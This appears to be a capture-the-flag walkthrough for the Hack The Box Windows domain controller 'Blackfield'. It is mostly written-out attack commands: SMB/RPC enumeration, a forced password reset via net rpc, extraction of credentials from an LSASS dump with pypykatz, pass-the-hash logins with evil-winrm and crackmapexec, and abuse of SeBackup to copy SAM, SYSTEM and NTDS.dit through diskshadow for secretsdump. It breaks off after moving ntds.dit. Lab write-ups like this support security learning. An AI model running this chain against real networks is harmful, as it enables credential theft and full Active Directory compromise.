- OS: Windows
- Web technology: Active Directory
- IP: 10.10.10.192
- Domain: BLACKFIELD.local
- Users: users.txt
Attack and enumeration notes
445 smb       Nothing
135 rpc       Got something
593 rpc sec
389 ldap
53  dns
88  kerberoas
3268
5985 winrm (evilwinrm)
RPC
rpcclient -U "" -N 10.10.10.192

# SID
S-1-5-21-4194615774-2175524697-3563712290
# DC NAME
DC01.BLACKFIELD.local
SMB
Enumerating from Linux:
enum4linux -A 10.10.10.192
Null session allowed.
Listing shares:
smbclient -L 10.10.10.192
3ZNUM 10.10.10.192A share contains usernames:


Nmap scan
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-02 15:21:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-12-02T15:21:35
|_  start_date: N/A
Continuing enumeration with the recovered credentials:
enum4linux -a -u support -p '#00^BlackKnight' 10.10.10.192Building a new user list:

Starting BloodHound first:
# Getting domain + Bloodhound zip
python /opt/CrackEverything6/CrackEverything6.py -r 10.10.10.192 -u support -p '#00^BlackKnight' -d BLACKFIELD.local -I -B
# Bloodhound zip
sudo bloodhound-python -d blackfield.local  -v -c All -dc DC01.blackfield.local -ns 10.10.10.192 -u support -p '#00^BlackKnight' --zip
sudo neo4j console # neo4j:root
sudo bloodhound # Upload data > zip file
Tags: bloodhound
1 - Search for the owned user
2 - Mark as owned
3 - Lookup node info (if he has any rights to anything critical)

Forcing a password change for this account:
# sudo pacman -S pth-toolkit
net rpc password "audit2020" -U "BLACKFIELD.local"/"support"%"#00^BlackKnight" -S "DC01.BLACKFIELD.local"
accounts.txt
support:#00^BlackKnight
audit2020:Password123!
Testing the credentials:


Enumerating shares and users with the new account:
cme smb 10.10.10.192 -u audit2020 -p 'Password123!' --shares --users
enum4linux -a -u audit2020 -p 'Password123!' 10.10.10.192
Downloading the share contents:
# Get all recursively
smbget -U 'audit2020' --recursive smb://10.10.10.192/forensic 2>/dev/null

# Manually
smbclient \\\\10.10.10.192\\forensic -U audit2020
#Password123!
mget domain_admins.txt

users.txt
krbtgt
Guest
lydericlefebvre
Ipwn3dYouCompany
support
audit2020
Administrator
svc_backup
pass.txt
Password123!
#00^BlackKnight
The share contains an LSASS dump:
mget lsass.zip
Loading lsass.dmp:
unzip lsass.zip
pypykatz lsa minidump lsass.DMP
Pass-the-hash:
# Test connection
crackmapexec winrm 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
# Login PTH
evil-winrm -i 10.10.1.200 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
PWNED! We can log in with this hash.
Connecting through WinRM:

We are on DC01.BLACKFIELD.LOCAL:


The account has SeBackup and SeRestore privileges: Tags: SeBackup, SeRestore
whoami /all
SeNotify is also enabled:
Dumping SAM and SYSTEM:
reg save hklm\system system.hive
reg save hklm\sam sam.hive

# download from evil-winrm sam.hive & system.hive
download sam.hive /home/beijok/Desktop/Machines/Blackfield/files/sam.hive
download system.hive /home/beijok/Desktop/Machines/Blackfield/files/system.hive

# Dump hashes
sudo secretsdump.py -sam sam.hive -system system.hive LOCAL

Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::Pass-the-hash login failed:
cme smb 10.10.10.192 -u administrator -H 67ef902eae0d740df6257f273de75051
cme winrm 10.10.10.192 -u administrator -H 67ef902eae0d740df6257f273de75051
cme winrm 10.10.10.192 -u administrator -H 67ef902eae0d740df6257f273de75051 --local-auth
Trying to dump NTDS.dit from a shadow copy:
mkdir C:\Temp
cd C:\Temp

# diskshadow.exe  create a copy of C: and name it Z: and expose it
echo "set context persistent nowriters" | out-file ./diskshadow.txt -encoding ascii
echo "add volume c: alias temp" | out-file ./diskshadow.txt -encoding ascii -append
echo "create" | out-file ./diskshadow.txt -encoding ascii -append
echo "expose %temp% z:" | out-file ./diskshadow.txt -encoding ascii -append

# create a shadow copy and make it visible as the Z:\ drive
diskshadow.exe /s diskshadow.txt

# Copy ntds.dit from the shadow
cd Z:
cd windows
cd ntds
robocopy /b .\ C:\temp NTDS.dit
Downloading ntds.dit:

Dumping and downloading system.hive:
reg save hklm\system C:\temp\system.hive

Dumping hashes from NTDS.dit and system.hive:
sudo mv /usr/share/evil-winrm/ntds.dit .
sudo mv /usr/share/evil-winrm/system.hive .

